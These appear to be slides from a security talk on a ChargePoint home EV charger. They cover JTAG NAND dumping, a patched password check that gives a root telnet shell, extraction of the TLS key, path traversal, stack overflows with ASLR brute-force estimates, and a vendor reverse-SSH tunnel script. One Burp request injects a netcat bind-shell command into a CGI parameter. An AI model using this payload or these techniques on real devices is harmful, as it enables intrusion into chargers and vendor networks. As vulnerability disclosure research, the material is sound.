


Playing with JTAG 1: Reading NAND




- Programmed in (every) Atmel MPU
- Contains procedure that reads NAND pages in fixed buffer in internal SRAM
- Procedure can be invoked in cycle with JTAG

NAND Layout



- Parameter section has proprietary format and is parsed during device's boot
- Every parameter produces one file in /var/config directory

Playing with JTAG 2: Root With Telnet



- Procedure that verifies the input password located in the Busybox
- We can invert result of the verification by changing the outlined instruction with JTAG

Wi-Fi
SSL (ports **443** and **55557**)

SSL services

SSL

- stunnel
- mutual authentication
- server's private key encrypted


HTTP

- Thttpd
- No actual web content
- CGI interface


Telnet

- Busybox

Certificates



- Certificate authority



- SSL server certificate
- Stored with private key
- Private key is encrypted, but everything for the decryption is available

Certificate decryption key

The screenshot shows a debugger interface with three windows. The left window contains a string ': %s'...'. The middle window displays assembly code:



```
ADD    R2, SP, #0x218+systemPhr+0xA4
ADD    R3, R2, R0
STRB   R4, [R3,#-0xA4]
MOV    R0, R5      ; stream
BL     fclose
LDR    R12, [SP,#0x218+systemPhr+0xC4]
ADD    R0, SP, #0x218+systemMac
ADD    R1, SP, #0x218+MasterKey
ADD    R2, SP, #0x218+systemPhr
MOV    R3, R10
STR    R12, [SP,#0x218+var_218]
BL     phrComputePassPhrase
```

A red arrow points from the bottom of the middle window to the top of the right window. The right window shows the assembly label `loc_134B0` followed by several instructions:

```
loc_134B0
LDR    F
LDR    F
BL
LDR    F
BL    S
LDR    F
MOV    F
MOV    F
MOV    F
BL    I
MOV    F
B     ]
```

- Decryption is done by stunnel
- Here is the code, that generates the decryption key
- We can download the key from the memory after the function execution (JTAG)

SSL Bypass




403 Forbidden

The requested URL '/' is a directory, and directory indexing is disabled on this server.

<http://2.25b.29dec2003>



Certificates




Subject:

C = US, ST = CA, O = "Coulomb Technologies, Inc.", OU = Engineering,
CN = 0024b100000265f1.chargepoint.net,
emailAddress = ca@chargepoint.net

X509v3 Authority Key Serial:

B4:9F:86:A8:76:18:8A:33



Serial Number:

B4:9F:86:A8:76:18:8A:33

Subject:

C = US, ST = CA, O = "Coulomb Technologies, Inc.",
OU = Engineering,
CN = ca.chargepoint.net, emailAddress = ca@chargepoint.net

CGI

uploadsm

- uploading configuration


dwnldlogsm

- downloading logs

getsrvr

- misc. commands

Command format



Vulnerabilities 1

Arbitrary file write in uploads


```
sprintf(path, "%s%s", "/otavdata/", newFilePath);  
fopen (path,"wb");
```

Substring from the input

No verification against “..” sequence in file path

Vulnerabilities 2

OS command injection in uploads



Burp Suite Community Edition v1.7.10

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 × ...


Go Cancel < | > |

Request

Raw Params Headers Hex

```
POST /usr/bin/uploads?file=1.bz2;nc$IFS'-'l$IFS'-'p$IFS'6'0001$IFS'-'e$IFS/bin/sh?type=acl
HTTP/1.1
Host: 192.168.203.1:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Connection: close
1234567
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

12345678
```



```
nc 192.168.0.230 60001
whoami
nobody
```

Vulnerabilities 3

Stack buffer overflow in getsrvr and uploadsm

```
sscanf(&input, "%[^ ]|%d|%d|%16s|%ld|%d|%d|%d|[^\n]|%[^ ]|\n%s", &v1, %v2, ..., &v11)
```

Input commands are parsed without length checking

ASLR Bypass Details

- Stack is executable, but its position is randomized
- ~512 possible positions
- ~350 tries to guess position with 50% prob.
- 2 seconds per try
- 15 minutes in average for successful payload launch

Wi-Fi

SSL (ports **443** and **55557**)

Communications with backend

Control server communications

GET /ws-prod/panda/v1 HTTP/1.1

...


Host: homecharger.chargepoint.com

...

Sec-WebSocket-Protocol: **ocpp2.0**

Sec-WebSocket-Extensions:

Sec-WebSocket-Version: 13



Backend

OCPP2.0(ChargePoint edition)

- Based on OCPP1.6
- Messages are encapsulated into standard OCPP packets
- Uses encrypted connection (TLS)
- Device's TLS certificate is the same, that is used as webserver's certificate (system.crt)

Stack buffer overflow

```
sscanf(input, "%[^ ] | %d | %d | %16s | %ld | %d | %d | %16s | %s", &v1, &v2, &v3, &v4, &v5, &v6, &v7, &v8, &v9);
```

Commands have the same format as in the CGI, that leads to the same vulnerability

ASLR Bypass Details

- ~512 possible positions
- ~350 tries to guess position with 50% prob.
- Reboot is occurring every 4 process crashes
- ~1 minute per try
- About 6 hours in average for successful payload launch
- A lot of special effects due to reboots

Wi-Fi

SSL (ports **443** and **55557**)

Communications with backend

Way to the vendor's network


sshrevtunnel.sh

```
#!/bin/sh
# Bring up pinned up reverse tunnel to mothership.

while true; do
    ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes"
        $REVSYSTEMPORT -N -T -R $REVPORT:localhost:23 $REVHOST &
done
```

\$REVPORT is calculated based on chargers S/N
\$REVHOST is hardcoded for each year of production

